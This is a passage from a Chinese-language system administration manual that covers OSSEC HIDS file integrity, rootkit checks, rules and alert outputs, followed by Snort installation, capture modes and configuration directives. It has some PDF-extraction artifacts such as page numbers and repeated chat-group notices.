<prefilter\_cmd>/usr/sbin/prelink -y</prefilter\_cmd>

**Note:** This option can potentially impact performance negatively. The configured command will be run for each and every file checked.

配置示例

751/990

QQ群：632167235

报告改变

**Note:**

Report Changes can only work with text files, and the changes are stored on the agent inside /var/ossec/queue/ diff/local/dir/file.

If OSSEC has not been compiled with libmagic support, report\_changes will copy any file designated, e.g. mp3, iso, executable, /chroot/dev/urandom (which would fill your hard drive). So unless libmagic is used, be very carefull on which directory you enable report\_changes.

实时性

支持Windows和Linux系统的实时性检查。

Linux系统需要inotify-tools包。内核2.6.13以上。

**Warning:** The real time monitoring will not start immediately. First **ossec-syscheckd** needs to scan the file system and add each sub-directory to the realtime queue. It can take a while for this to finish (wait for the log “ossec-syscheckd: INFO: Starting real time file monitoring” ).

**Note:** Real time only works with directories, not individual files. So you can monitor the /etc or C:\program files directory, but not an individual file like /etc/file.txt.

**Note:** Both rootcheck and syscheck runs on the same thread, so when rootcheck is running, the inotify events would get queued until it finishes.

752/990

<syscheck>

<directories realtime="yes" check\_all="yes">/etc,/usr/bin,/usr/sbin</directories>

<directories check\_all="yes">/bin,/sbin</directories>

</syscheck>

<syscheck>

<directories report\_changes="yes" check\_all="yes">/etc</directories>

<directories check\_all="yes">/bin,/sbin</directories>

</syscheck>

<syscheck>

<directories check\_all="yes">/etc,/usr/bin,/usr/sbin</directories>

<directories check\_all="yes">/root/users.txt,/bsd,/root/db.html</directories>

</syscheck>

<syscheck>

<ignore>/etc/random-seed</ignore>

<ignore>/root/dir</ignore>

<ignore type="sregex">.log$|.tmp</ignore>

</syscheck>

<rule id="100345" level="12">

<if\_matched\_group>syscheck</if\_matched\_group>

<match>/var/www/htdocs</match>

<description>Changes to /var/www/htdocs - Critical file!</description>

</rule>

QQ群：632167235

忽略频繁变动

默认一个文件变动频率超过3此则会忽略。

Set the file/directory name in the <ignore> option or create a simple local rule.

新文件创建告警

默认不会告警， 需要配置<alert\_new\_files>元素， Also, the rule to alert on new files (rule 554) is set to level 0 by default. Alerting on new files does not work in realtime, a full scan will be necessary to detect them.

查看谁改变了文件

需要配合系统审计。

**8.5.2.6 RootKit**检查

说明

需要安装代理。

默认每两小时执行一次。

检查依据

1. Read the rootkit\_files.txt which contains a database of rootkits and files commonly used by them. It will try to stats, fopen and opendir each specified file. We use all these system calls because some kernel-level rootkits hide files from some system calls. The more system calls we try, the better the detection. This method is more like an anti-virus rule that needs to be updated constantly. The chances of false-positives are small, but false negatives can be produced by modifying the rootkits.
2. Read the rootkit\_trojans.txt which contains a database of signatures of files trojaned by rootkits. This

753/990

<syscheck>

<frequency>7200</frequency>

<alert\_new\_files>yes</alert\_new\_files>

<directories check\_all="yes">/etc,/bin,/sbin</directories>

</syscheck>

<rule id="554" level="10" overwrite="yes">

<category>ossec</category>

<decoded\_as>syscheck\_new\_entry</decoded\_as>

<description>File added to the system.</description>

<group>syscheck,</group>

</rule>

<rule id="100345" level="0" >

<if\_group>syscheck</if\_group>

<description>Changes ignored.</description>

<match>/etc/a|/etc/b|/etc/dir</match>

<hostname>mswin1|ubuntu-dns</hostname>

</rule>

QQ群：632167235

technique of modifying binaries with trojaned versions was commonly used by most of the popular rootkits available. This detection method will not find any kernel level rootkit or any unknown rootkit.

1. Scan the /dev directory looking for anomalies. The /dev should only have device files and the Makedev script. A lot of rootkits use the /dev to hide files. This technique can detect even non-public rootkits.
2. Scan the whole filesystem looking for unusual files and permission problems. Files owned by root, with write permission to others are very dangerous, and the rootkit detection will look for them. Suid files, hidden directories and files will also be inspected.
3. Look for the presence of hidden processes. We use getsid() and kill() to check if any pid is being used or not. If the pid is being used, but “ps” can’t see it, it is the indication of kernel-level rootkit or a trojaned version of “ps”. We also verify that the output of kill and getsid are the same.
4. Look for the presence of hidden ports. We use bind() to check every tcp and udp port on the system. If we can’t bind to the port (it’s being used), but netstat does not show it, we probably have a rootkit installed
5. Scan all interfaces on the system and look for the ones with “promisc” mode enabled. If the interface is in promiscuous mode, the output of “ifconfig” should show that. If not, we probably have a rootkit installed.

配置选项

**base\_directory:**

The base directory that will be appended to the following options:

* rootkit\_files
* rootkit\_trojans
* windows\_malware
* windows\_audit
* windows\_apps
* systems\_audit

- 策略审计

**Allowed:** Path to a directory Default: /var/ossec

**rootkit\_files:**

This option can be used to change the location of the rootkit files database.

**rootkit\_trojans:**

This option can be used to change the location of the rootkit trojans database.

**Default:** /etc/shared/rootkit\_trojans.txt

**Allowed:** A file with the trojans signatures

**windows\_audit: system\_audit: windows\_apps: windows\_malware:**

**scanall:**

Tells rootcheck to scan the whole system (may lead to some false positives).

**Default:** no

**Allowed:** yes/no

**frequency:**

Frequency that the rootcheck is going to be executed (in seconds).

**Defaults:** 36000 (10 hours)

**Allowed:** Time (in seconds)

**disabled:**

Disables the execution of rootcheck.

**Default:** no

**Allowed:** yes/no

**check\_dev: check\_files: check\_if: check\_pids: check\_policy:**

754/990

QQ群：632167235

**check\_ports:**

**check\_sys:**

**check\_trojans: check\_unixaudit: check\_winapps:** **check\_winaudit: check\_winmalware:**

Enable or disable the checking of Windows malware.

**Default:** yes

**Allowed:** yes or no

策略审计

CIS基线检查。

接收审计事件邮件

在local\_rules.xml文件中添加：

**8.5.2.7** 规则和解码

测试

使用/var/ossec/bin/ossec-logtest可以进行测试。

CDB列表查找

当有大量数据时可以使用。

语法

lookup="match\_key"是默认的。

755/990

<list field="program\_name" lookup="match\_key">rules/records</list>

<list field="program\_name" lookup="not\_match\_key">rules/records</list>

<list field="program\_name" lookup="match\_key\_value" check\_value="^reject">rules/records</list>

<list field="srcip" lookup="address\_match\_key">rules/records</list>

<list field="srcip" lookup="not\_address\_match\_key">rules/records</list>

<list field="srcip" lookup="address\_match\_key\_value" check\_value="^reject">rules/records</list>

<list>rules/records</list>

<rule id="512" level="9" overwrite="yes">

<if\_sid>510</if\_sid>

<match>^System Audit</match>

<description>System Audit event.</description>

<group>rootcheck,</group>

</rule>

QQ群：632167235

命令

# **/var/ossec/bin/ossec-makelists**

格式

key:value

用点分割的key会被当成IP：

192.168.: RFC 1918 Address space

自定义规则

规则目录

可用来打包发布规则。

按照字符的顺序进行载入， 可以仿照init.d的命名格式。

语法：

规则分类和级别

1. **- Ignored** - No action taken. Used to avoid false positives. These rulesare scanned before all the others. They include events with no security relevance.
2. **- None** -

756/990

<ossec\_config>

<rules>

<decoder>etc/decoder.xml</decoder>

<decoder\_dir>rules/plugins</decoder\_dir>

<include>rules/00\_setup\_rules.xml</include>

<rule>rules/rules/00\_rules\_config.xml</rule>

<rule\_dir pattern=".xml$">rules/</rule\_dir>

<rule\_dir>rules/plugins</rule\_dir>

</rules>

</ossec\_config>

<!-- Phase 1 pre-decoding -->

<decoder name="ossec-exampled">

<program\_name>ossec-exampled</program\_name>

</decoder>

<!-- Phase 2 decoding -->

<decoder name="ossec-exampled-test-connection">

<parent>ossec-exampled</parent>

<prematch offset="after\_parent">^test connection </prematch>

<regex offset="after\_prematch">^from (\S+) via (\S+)$</regex>

<order>srcip, protocol</order>

</decoder>

QQ群：632167235

1. **- System low priority notification** - System notification or status messages. They have no security relevance.
2. **- Successful/Authorized events** - They include successful login attempts, firewall allow events, etc. **04 - System low priority error** - Errors related to bad configurations or unused devices/applications. They have no security relevance and are usually caused by default installations or software testing.
3. **- User generated error** - They include missed passwords, denied actions, etc. By itself they have no security relevance.
4. **- Low relevance attack** - They indicate a worm or a virus that have no affect to the system (like code red for apache servers, etc). They also include frequently IDS events and frequently errors.
5. **- “Bad word” matching** - They include words like “bad”, “error”, etc. These events are most of the time unclassified and may have some security relevance.
6. **- First time seen** - Include first time seen events. First time an IDS event is fired or the first time an user logged in. If you just started using OSSEC HIDS these messages will probably be frequently. After a while they should go away, It also includes security relevant actions (like the starting of a sniffer or something like that). **09 - Error from invalid source** - Include attempts to login as an unknown user or from an invalid source. May have security relevance (specially if repeated). They also include errors regarding the “admin” (root) account.
7. **- Multiple user generated errors** - They include multiple bad passwords, multiple failed logins, etc. They may indicate an attack or may just be that a user just forgot his credencials.
8. **- Integrity checking warning** - They include messages regarding the modification of binaries or the presence of rootkits (by rootcheck). If you just modified your system configuration you should be fine regarding the “syscheck” messages. They may indicate a successful attack. Also included IDS events that will be ignored (high number of repetitions).
9. **- High importancy event** - They include error or warning messages from the system, kernel, etc. They may indicate an attack against a specific application.
10. **- Unusual error (high importance)** - Most of the times it matches a common attack pattern.
11. **- High importance security event** - Most of the times done with correlation and it indicates an attack.
12. **- Severe attack** - No chances of false positives. Immediate attention is necessary.

规则组

目前支持的规则组：

* invalid\_login
* authentication\_success
* authentication\_failed
* connection\_attempt
* attacks
* adduser
* sshd
* ids
* firewall
* squid
* apache
* syslog

**8.5.2.8** 输出和警告

SYSLOG输出

只能用于server或local安装。

只能生成警告， 不能生成全部的日志数据。

配置示例

757/990

QQ群：632167235

配置选项

放在<syslog\_output>元素中。

**server:**

•IP Address of the syslog server.

**port:**

**level**

•Minimum alert level of the alerts to be forwarded.

•Allowed: 1 - 16

**group:**

•Alerts belonging to this group will be forwarded.

•Allowed: Any valid group. 使用“|”分隔。

**rule\_id:**

**location:**

•Alerts from this location will be forwarded.

•Allowed: Any valid logfile location

**format:**

•Format of alert output. The default format is “default”, or full syslog output.

•CEF is the ArcSight Common Event Format.

•json can be used with a variety of tools.

•The splunk option is for sending data to a Splunk server.

•Allowed default, cef, splunk, json

启用命令

# **/var/ossec/bin/ossec-control enable client-syslog**

# **/var/ossec/bin/ossec-control restart**

邮件输出

配置示例

758/990

<ossec\_config>

...

<syslog\_output>

<server>192.168.4.1</server>

</syslog\_output>

<syslog\_output>

<level>10</level>

<server>10.1.1.1</server>

</syslog\_output>

...

</ossec\_config>

QQ群：632167235

配置选项

在<reports>选项内？

**group:**

Filter by group/category.

Allowed: Any category used within OSSEC Rules.

**categories:**

Filter by group/category.

Note: This is the same as the group option above. Allowed: Any category used within OSSEC Rules.

**rule:**

Rule ID to Filter for.

Allowed: Any Rule ID in OSSEC Rules.

**level:**

Alert level to filter for. This is an inclusive option so all higher level alerts will also match. Allowed: Any Alert level 1 to 16

**location:**

Filter by the log location or agent name. Allowed: Any file path or hostname or network.

**srcip:**

Filter by the source ip of the event. Allowed: Any hostname or network

**user:**

Filter by the user name. This will match on either srcuser or dstuser Allowed: Any username

**title:**

The name of the report.

This is a required field for reports to function. Allowed: Any Text

**email\_to:**

The email address to send the completed report. This is a required field for a report to function.

Allowed: Any email address

759/990

<ossec\_config>

<global>

<email\_notification>yes</email\_notification>

[<email\_to>me@example.com</email\_to>](mailto:me@example.com)

<smtp\_server>mx.example.com..</smtp\_server>

[<email\_from>ossec@example.com</email\_from>](mailto:ossec@example.com)

</global>

<alerts>

<emaalert\_level>10</email\_alert\_level>

</alerts>

</ossec\_config>

QQ群：632167235

**showlogs:**

Include logs when creating the report Allowed: yes/no

Default: no

启用命令

# **/var/ossec/bin/ossec-control restart**

注意

设置邮件不按组发送（ 在agent1中收到关于agent2的信息） ：

# **vi /etc/internal\_options.conf**

maild-groupping=0

默认每小时限制12个邮件：

邮件告警规则：

<options>alert\_by\_email</options>

不按照level等级来， 直接发送邮件。

以“--MARK--”开头的邮件警告， 是Agnet和Server之间的keepalive消息， 可以安全忽略。

数据库输出

配置示例

配置选项

在<database\_output>元素内。

* **hostname**
* **username**
* **password**
* **database**
* **type**
* Type of database (Mysql or PostgreSQL).
* 需在编译时指定支持数据库。

数据库导入文件在src/os\_dbd目录内。

760/990

<ossec\_config>

<database\_output>

<hostname>192.168.2.30</hostname>

<username>ossecuser</username>

<password>ossecpass</password>

<database>ossec</database>

<type>mysql</type>

</database\_output>

</ossec\_config>

<global>

<email\_maxperhour>100</email\_maxperhour>

</global>

QQ群：632167235

启用命令

# **/var/ossec/bin/ossec-control enable database**

# **/var/ossec/bin/ossec-control restart**

**8.5.2.9** 联动

联动脚本必须放在/var/ossec/active-response/bin/目录下， 并且有可执行权限。

配置示例：

**8.5.2.10** 正则表达式

\w -> A-Z, a-z, 0-9, '-', '@' characters

\d -> 0-9 characters

\s -> For space " "

\t -> For tabs

\p -> ()\*+,-.:;<=>?[]!"'#$%&|{}

\W -> For anything not \w

\D -> For anything not \d

\S -> For anything not \s

\. -> For anything

+ -> To match one or more times (eg \w+ or \d+)

\* -> To match zero or more times (eg \w\* or \p\*)

^ -> To specify the beginning of the text.

$ -> To specify the end of the text.

| -> To create an "OR" between multiple patterns.

$ -> \$

761/990

<command>

<name>mail-test</name>

<executable>route-null.cmd</executable>

<expect>srcip</expect>

<timeout\_allowed>yes</timeout\_allowed>

</command>

<active-response>

<disabled>no</disabled>

<command>mail-test</command>

<location>server</location>

<rules\_id>1002</rules\_id>

<agent\_id>ID of an agent (when using a defined agent)</agent\_id>

<level>The lower level to execute it (0-9)</level>

<rules\_group>Comma separated list of groups (A-Za-z0-9)</rules\_group>

<timeout>Time to block</timeout>

</active-response>

QQ群：632167235

( -> \(

) -> \)

\ -> \\

| -> \|

**8.5.3 Snort**

**8.5.3.1** 安装

1. 安装依赖关系

# **yum install -y gcc gcc-c++ flex bison zlib-devel libpcap-devel pcre-devel libdnet-devel**

2. 手动安装libdnet需要创建连接# **ln -s libdnet.1.0.1 libdnet.so.1** # **ldconfig -v**

3. 安装daq（ snort官网） 要指明libpcap的路径， 并且将libpcap.so.1做一个连接到/usr/lib中， 或者

**LD\_LIBRARY\_PATH=/usr/local/lib ./configure ........**

4. 安装snort

需要声明支持mysql

# **./configure --with-libpcap-includes=/usr/local/include --with-libpcap-libraries=/usr/local/lib -- with-dnet-includes=/usr/local/include --with-dnet-libraries=/usr/loca/lib --with-daq-includes=/ usr/local/include --with-daq-libraries=/usr/local/lib --with-mysql=/usr --with-mysql-includes=/ usr/include --with-mysql-libraries=/usr/lib**

5. 创建数据库snort， 并导入schema/create\_mysql

将 /etc/sysconfig/snort 中的 ALERTMODE=fast 注释掉， mysql才能记录。

# **vi snort.conf**

var HOME\_NET 192.168.1.0/24

output database: log, mysql, user=root password=123 dbname=snort host=localhost

6. snort后续处理

# **touch white\_list.rules black\_list.rules**

# **chown -R snort.snort /usr/local/snort /var/log/snort**

7. 安 装 Base <http://sourceforge.net/projects/secureideas/files/>

**8.5.3.2** 概述

**8.5.3.2.1** 模式

762/990

QQ群：632167235

**8.5.3.2.1.1** 捕获模式

嗅探模式

模式说明： 将捕获的数据包输出到屏幕。

命令

1. 捕捉TCP/IP包

# **snort -v**

1. 捕捉应用数据

# **snort -vd**

1. 捕捉数据链路层

# **snort -vde**

包记录模式

模式说明： 将捕获的数据包记录到文件。

命令

1. 指定记录位置时自动变为包记录模式

# **snort -dev -l /var/log/snort -h 192.168.1.0/24**

1. 以二进制（ tcpdmp） 模式存储

# **snort -l /var/log/snort -b**

此模式下不需要指定其他限定条件， 整个包都会被记录。

1. 读取记录的包

# **snort -r .pacp -dev icmp**

网络入侵检测模式

模式说明： 检测并分析网络数据包， 此模式是最复杂并且是可配置的。

命令

# **snort -A full -b -d -D -i eth0 -u snort -g snort -c /usr/local/snort/etc/snort.conf -l /var/log/snort**

输出模式

-A fast： 快速警告模式， 包括时间戳、警告信息、源和目的。

-A full： 完全警告模式， 默认选项。

-A unsock： 使用UNIX socket以供其他程序使用。

-A none： 关闭输出。

-A console： 使用快速警告模式输出到屏幕。

-A cmg： 通用的“cmg stle”警告。

-N： 完全禁用记录。

-s： 输出到syslog。

改变告警行为

默认告警顺序： bypass rules->drop rules->alert rules->log rules

命令选项：

--alert-before-pass： 有时候错误的bypass规则不会显示警告信息， 此选项强制将警告规则放在bypass规则前面。

--treat-drop-as-alert： IDS模式下使用， 将丢弃的包应用警告规则。

--process-all-events： 将所有的动作都执行一遍， bypass规则除外， 直接终止。

763/990

QQ群：632167235

**8.5.3.2.1.2** 运行模式

Inline

在线模式相当于IPS， 可以对数据包进行丢弃。命令行和配置文件配置方法如下：

# **snort -Q**

config policy\_mode:inline

Passive

相当于IDS模式， 不会丢弃包。不需要--treat-drop-as-alert参数。配置如下：

config policy\_mode:tap

Inline-Test

配置如下：

# **snort --enable-inline-test**

config policy\_mode:inline\_test

**8.5.3.2.2** 包捕获

一部分网卡支持lro/gro， 这个特性会在将数据包传递到内核之前将数据包重组。默认snort会截断超过1518 字节的包， 因此这会产生问题。

使用如下命令关闭lro/gro： # **ethtool -K eth0 gro off** # **ethtool -K eth0 lro off**

配置

命令：

# **snort [--daq <type>] [--daq-mode <mode>] [--daq-dir <dir>] [--daq-var <var>]**

选项：

--daq： pcap | afpacket | dump | nfq | ipq | ipfw

--daq-dir： path where to look for DAQ module so's

--daq-var： arbitrary <name>=<value> passwd to DAQ

--daq-mode： read-file | passive | inline

如果模式未指定， -Q指定为inline， 否则-r指定为read-file， 否则默认passive。

pcap

以下指令相等： # **snort -i eth0** # **snort -r file**

# **snort --daq pcap --daq-mode passive -i eth0**

# **snort --daq pcap --daq-mode read-file -r file**

也可以指定缓存大小：

764/990

QQ群：632167235

# **snort --daq pcap --daq-var buffer\_size=1024**

afpacket

命令：

# **snort --daq afpacket -i <device> [--daq-var buffer\_size\_mb=<#MB>] [--daq-var debug]**

如果想要运行在inline模式， 需要指定接口对：

eth0:eth1

指定多个接口对：

eth0:eth1::eth2:eth3

NFQ

NFQ是新的并且建议的方式处理iptables包。

命令：

# **snort --daq nfq [--daq-var device=<dev>] [--daq-var proto=<proto>] [--daq-var queue=<qid>] [--daq-var queue\_len=<qlen>]**

选项：

<dev>： ip | eth0, etc; default is IP injection

<proto>： ip4 | ip6 | ip\*; default is ip4

<qid>： 0..65535; default is 0

<qlen>： 0.. 65535; default is 0

IPQ

IPQ是老的方式处理iptables包。

命令：

# **snort --daq ipq [--daq-var device=<dev>] [--daq-var proto=<proto>]**

选项：

<dev>： ip | eth0, etc; default is IP inject

<proto>： ip4 | ip6; default is ip4

IPFW

IPFW在BSD系统中使用。

命令：

# **snort --daq ipfw [--daq-var port=<port>]**

选项：

<port>： 1..65535; default is 8000

dump

此选项允许inline模式的变量。不会统计被过滤的包。

命令示例：

# **snort -i <device> --daq dump**

# **snort -r <pcap> --daq dump**

# **snort --daq dump --daq-var file=<name>**

# **snort -r <pacp> -Q --daq dump --daq-var load-mode=read-file**

# **snort -i <device> -Q --daq dump --daq-var load-mode=passive**

统计信息

765/990

QQ群：632167235

Filtered： count of packets filtered out and not handed to Snort for analysis. Injected： packets Snort generated and sent, e.g. TCP resets.

Allow： packets Snort analyzed and did not take action on. Block： packets Snort did not forward, e.g. due to a block rule. Replace： packets Snort modified.

Whitelist： packets that caused Snort to allow a flow to pass w/o inspection by any analysis program. Blacklist： packets that caused Snort to block a flow from passing.

Ignore： packets that caused Snort to allow a flow to pass w/o inspection by this instance of Snort.

读取文件

每一个参数可以指定多次。

参数:

-r <file>： 读取单个的文件

--pcap-single=<file>： 同-r

--pcap-file=<file>： 一个包含pcap文件列表的文件

--pcap-list=<file>： 以空格分隔的命令行文件列表

--pcap-dir=<dir>： 递归读取目录中的文件

--pcap-filter=<filter>： 文件名称过滤， \*.pcap。

--pcap-no-filter： 不对文件名进行过滤

--pcap-reset： 如果读取了多个文件， 将在读取完每个文件后重置snort状态

--pcap-show： 打印出目前读取的文件

示例：

# **snort --pcap-filter="\*.pcap" --pcap-file=foo.txt --pcap-filter="\*.cap" --pcap-file=./log**

**8.5.3.2.3** 隧道支持

snort只能解析一层封装。不能被解析的将生成警告。

snort只能记录被封装的部分。

数据包：

Eth IP1 GRE IP2 TCP Payload

记录成：

Eth IP2 TCP Payload

数据包：

Eth IP1 IP2 TCP Payload

记录成：

Eth IP2 TCP Payload

**8.5.3.2.4** 其他

PID文件

当snort以服务模式运行时， 会在日志目录下创建pid文件。

相关参数：

--pid-path： 指定pid文件路径

--create-pidfile： 在非服务模式运行时创建pid文件

--nolock-pidfile： 不锁定pid文件

--no-interface-pidfile： 不锁定接口

隐藏IP

766/990

QQ群：632167235

当读取捕获的文件时， 使用-O参数可以将IP地址用x代替。

行为

不同的模式和规则产生不同的行为。Behavior of different modes with rule options Behavior of different modes with rules actions

《snort\_manual.pdf》 P25

套接字

使用UNIX套接字， 可以将输出给其他命令使用。在编译时指定--enable-control-socket选项。

配置如下：

# **snort --cs-dir <path>**

config cs\_dir:<path>

信号值

可以被改变的信号值：

* SIGNAL\_SNORT\_RELOAD
* SIGNAL\_SNORT\_DUMP\_STATS
* SIGNAL\_SNORT\_ROTATE\_STATS
* SIGNAL\_SNORT\_READ\_ATTR\_TBL

编译时改变：

# **./configure SIGNAL\_SNORT\_RELOAD=<value/name> ...**

默认值：

注： 一些配置改变不能通过reload生效， 需重启。

**8.5.3.3** 系统配置

**8.5.3.3.1** 基本配置

767/990

**Signal name**

**Default value**

**Action**

SIGTERM

SIGTERM

exit

SIGINT

SIGINT

exit

SIGQUIT

SIGQUIT

exit

SIGPIPE

SIGPIPE

ignore

SIGNAL\_SNORT\_RELOAD

SIGHUP

reload snort

SIGNAL\_SNORT\_DUMP\_STATS

SIGUSR1

dump stats

SIGNAL\_SNORT\_ROTATE\_STATS

SIGUSR2

rotate stats

SIGNAL\_SNORT\_READ\_ATTR\_TBL

SIGURG

reload attribute table

SIGNAL\_SNORT\_CHILD\_READY

SIGCHLD

internal use in daemon mode

QQ群：632167235

Include

可以将其他文件包含进来。格式：

include <path>

Variables

变量类型：

* var
* portvar
* ipvar

示例：

var RULES\_PATH rules/

portvar MY\_PORTS [22,80,1024:1050]

ipvar MY\_NET [192.168.0.0/24,10.255.0.0/16,![1.1.1.1]]

alert tcp any any -> $MY\_NET $MY\_PORTS (flags:S; msg:"SYN packet";) include $RULE\_PATH/example.rule

变量修改

var： 定义变量

$(var) or $var： 引用变量

$(var:-default)： 如果变量不存在， 则使用默认值代替

$(var:?message)： 如果变量不存在， 打印错误信息并退出

示例：

ipvar MY\_NET 192.168.1.0/24

log tcp any any -> $(MY\_NET:?MY\_NET is undefined!) 23

变量嵌入

示例：

portvar pvar1 80

portvar pvar2 [$pvar1,90]

**8.5.3.3.2** 参数配置

格式

config <directive> [: <value>]

参数说明

* **config alert\_with\_interface\_name**

在警告中增加接口名字（ snort -I） 。

* **config alertfile: <filename>**

配置警告输出文件。

* **config asn1: <max-nodes>**

配置ANS1解码器的最大跟踪数。

* **config autogenerate\_preprocessor\_decoder\_rules**

如果配置了解码器和预处理器规则， 当其生成事件时， snort会执行最原始的告警行为。

* **config bpf\_file: <filename>**

指定bpf文件（ snort -F） 。

768/990

QQ群：632167235

* **config checksum\_drop: <types>**

因校验和错误而丢弃包的类型。合法值： none, noip, notcp, noicmp, noudp, ip, tcp, udp, icmp, all。

* **config checksum\_mode: <types>**

检查校验和的包的类型。合法值： none, noip, notcp, noicmp, noudp, ip, tcp, udp, icmp, all。

* **config chroot: <dir>**

chroot到指定目录。

* **config classification: <class>**

指定分级列表。

* **config cs\_dir: <path>**

配置UNIX套接字。

* **config daemon**

以服务形式启动（ snort -D） 。

* **config decode\_data\_link**

解析二层头（ snort -e） 。

* **config default\_rule\_state: <state>**

Global configuration directive to enable or disable the loading of rules into the detection engine. Default (with or without directive) is enabled. Specify disabled to disable loading rules.

* **config daq: <type>**

daq类型。

* **config daq\_mode: <mode>**

daq模式： passive, inline, read-file。

* **config daq\_var: <name=value>**

设置变量。

* **config daq\_dir: <dir>**

查找daq的目录， 此变量可以重复设置。

* **config daq\_list: [<dir>]**

列出可用的daq并退出。

* **config decode\_esp: [enable | disable]**

当esp只有验证没有加密时可以被拦截。默认禁用。

* **config detection:** [...]

包内容检测。

* **config disable\_decode\_alerts**

关闭解码阶段的警告。

* **config disable\_inline\_init\_failopen**

当打开失败时， 允许inline的流量bypass（ snort --disable-inline-init-failopen） 。

* **config disable\_ipopt\_alerts**

关闭ip选项长度警告。

* **config disable\_tcpopt\_alerts**

关闭tcp选项长度警告。

* **config disable\_tcpopt\_experimental\_alerts**

关闭tcp实验位警告。

* **config disable\_tcpopt\_obsolete\_alerts**

关闭过时tcp选项警告。

* **config disable\_tcpopt\_ttcp\_alerts | disable\_ttcp\_alerts**

关闭T/TCP选项警告。

* **config dump\_chars\_only**

仅仅打印出载荷中的字符。

* **config dump\_payload**

打印出应用层数据（ snort -d） 。

* **config dump\_payload\_verbose**

从二层开始打印原始数据（ snort -X） 。

* **config enable\_decode\_drops**

允许解码器丢弃错误的包， 仅在inline模式下使用。

* **config enable\_decode\_oversized\_alerts**

当报头长度字段的值大于包长度时产生告警。

* **config enable\_decode\_oversized\_drops**

当报头长度字段的值大于包长度时丢弃包。上一个内容必须配置。

* **config enable\_deep\_teredo\_inspection**

snort解码器仅仅在UDP3544端口上检测Teredo（ IPv6 over UDP over IPv4） ， 这个选项会让解码器检测所有的UDP端口。

* **config enable\_ipopt\_drops**

允许丢弃错误的IP选项包。仅在inline模式下使用。

769/990

QQ群：632167235

* **config enable\_mpls\_multicas**

支持mple组播包， 如果禁用， 当收到此包时就会产生报警。默认禁用。

* **config enable\_mpls\_overlapping\_ip**

允许mpls中重叠的ip地址段。如果没有重叠的地址段， 则不应开启。

* **config enable\_tcpopt\_drops**

允许丢弃错误的tcp选项包。

* **config enable\_tcpopt\_experimental\_drops**

允许丢弃错误的tcp实验位包。

* **config enable\_tcpopt\_obsolete\_drops**

允许丢弃错误的tcp保留位包。

* **config enable\_tcpopt\_obsolete\_drops | enable\_ttcp\_drops**

允许丢弃错误的T/TCP选项包， 仅inline模式。

* **config event\_filter: memcap <bytes>**

全局内存阀值， 默认1M。

* **config event\_queue: [max\_queue <num>] [log <num>] [order\_events <priority | content\_length>]**

设置事件队列， 包括最大队列数、记录数和处理方式。

* **config flowbits\_size: <num-bits>**

Specifies the maximum number of flowbit tags that can be used within a rule set. The default is 1024 bits and maximum is 2048.

* **config ignore\_ports: <proto> <port-list>**

指定忽略的端口。

* **config interface: <iface>**

设置网络接口（ snort -i） 。

* **config ipv6\_frag: [bsd\_icmp\_frag\_alert on | off] [,bad\_ipv6\_frag\_alert on | off] [,frag\_timeout**

**<secs>] [,max\_frag\_sessions <max-track>]**

bsd\_icmp\_frag\_alert： 是否对icmp分片进行警告；

bad\_ipv6\_frag\_alert： 是否对ipv6分片警告；

frag\_timeout： 分片在hash表中的超时；

max\_frag\_sessions： 在hash表中跟踪的分片数量。

* **config logdir: <dir>**

设置日志路径（ snort -l） 。

* **config log\_ipv6\_extra\_data**

记录ipv6源目的地址。

* **config max\_attribute\_hosts: <hosts>**

Sets a limit on the maximum number of hosts to read from the attribute table. Minimum value is 32 and the maximum is 524288 (512k). The default is 10000. If the number of hosts in the attribute table exceeds this value, an error is logged and the remainder of the hosts are ignored. This option is only supported with a Host Attribute Table

* **config max\_attribute\_services\_per\_host <hosts>**

Sets a per host limit on the maximum number of services to read from the attribute table. Minimum value is 1 and the maximum is 65535. The default is 100. For a given host, if the number of services in the attribute table exceeds this value, an error is logged and the remainder of the services for that host are ignored. This option is only supported with a Host Attribute Table

* **config max\_mpls\_labelchain\_len: <num-hdrs>**

Sets a Snort-wide limit on the number of MPLS headers a packet can have. Its default value is -1, which means that there is no limit on label chain length.

* **config min\_ttl: <ttl>**

忽略的最小ttl值。

* **config mpls\_payload\_type: ipv4 | ipv6 | ethernet**

配置mpls载荷类型。

* **config no\_promisc**

关闭混杂模式。

* **config nolog**

关闭日志， 警告信息容然出现。

* **config nopcre**

关闭正则表达式匹配。

* **config obfuscate**

隐藏IP地址（ snort -O） 。

* **config pcre\_match\_limit: <integer>**

限制正则表达式的数量。

* **config pcre\_match\_limit\_recursion: <integer>**

770/990

QQ群：632167235

Restricts the amount of stack used by a given PCRE option. A value of -1 allows for unlimited PCRE, up to the PCRE library compiled limit (around 10 million). A value of 0 results in no PCRE evaluation. The snort default value is 1500. This option is only useful if the value is less than the pcre match limit.

* **config pkt\_count: <N>**

捕获N个包后退出。

* **config policy\_version: <base-version-string> [<binding-version-string>]**

Supply versioning information to configuration files. Base version should be a string in all configuration files including included ones. In addition, binding version must be in any file configured with config binding. This option is used to avoid race conditions when modifying and loading a configuration within a short time span - before Snort has had a chance to load a previous configuration.

* **config profile\_preprocs**

打印预处理性能统计。

* **config profile\_rules**

打印规则性能统计。

* **config quiet**

进制统计和状态报告。

* **config reference: <ref>**

Adds a new reference system to Snort, e.g.: myref [http://myurl.com/?id=](http://myurl.com/?id)

* **config reference\_net <cidr>**

For IP obfuscation, the obfuscated net will be used if the packet contains an IP address in the reference net. Also used to determine how to set up the logging directory structure for the session post detection rule option and ASCII output plugin - an attempt is made to name the log directories after the IP address that is not in the reference net.

* **config response: [attempts <count>] [,device <dev>]**

Set the number of strafing attempts per injected response and/or the device, such as eth0, from which to send responses. These options may appear in any order but must be comma separated. The are intended for passive mode.

* **config set\_gid: <gid>**

设置GID（ snort -g） 。

* **config set\_uid: <uid>**

设置UID（ snort -u） 。

* **config show\_year**

在时间戳中显示年份。

* **config snaplen: <bytes>**

设置数据包的长度（ -P <snaplen> or --snaplen <snaplen>） 。

* **config so\_rule\_memcap: <bytes>**

Set global memcap in bytes for so rules that dynamically allocate memory for storing session data in the stream preprocessor. A value of 0 disables the memcap. Default is 0. Maximum value is the maximum value an unsigned 32 bit integer can hold which is 4294967295 or 4GB.

* **config statefull**

Sets assurance mode for stream (stream is established).

* **config tagged\_packet\_limit: <max-tag>**

When a metric other than packets is used in a tag option in a rule, this option sets the maximum number of packets to be tagged regardless of the amount defined by the other metric. See Section 3.7.5 on using the tag option when writing rules for more details. The default value when this option is not configured is 256 packets. Setting this option to a value of 0 will disable the packet limit.

* **config threshold: memcap <bytes>**

Set global memcap in bytes for thresholding. Default is 1048576 bytes (1 megabyte). (This is deprecated. Use config event filter instead.) Sets umask when runnin

* **config utc**

设置UTC（ snort -U） 。

* **config verbose**

输出到屏幕（ snort -v） 。

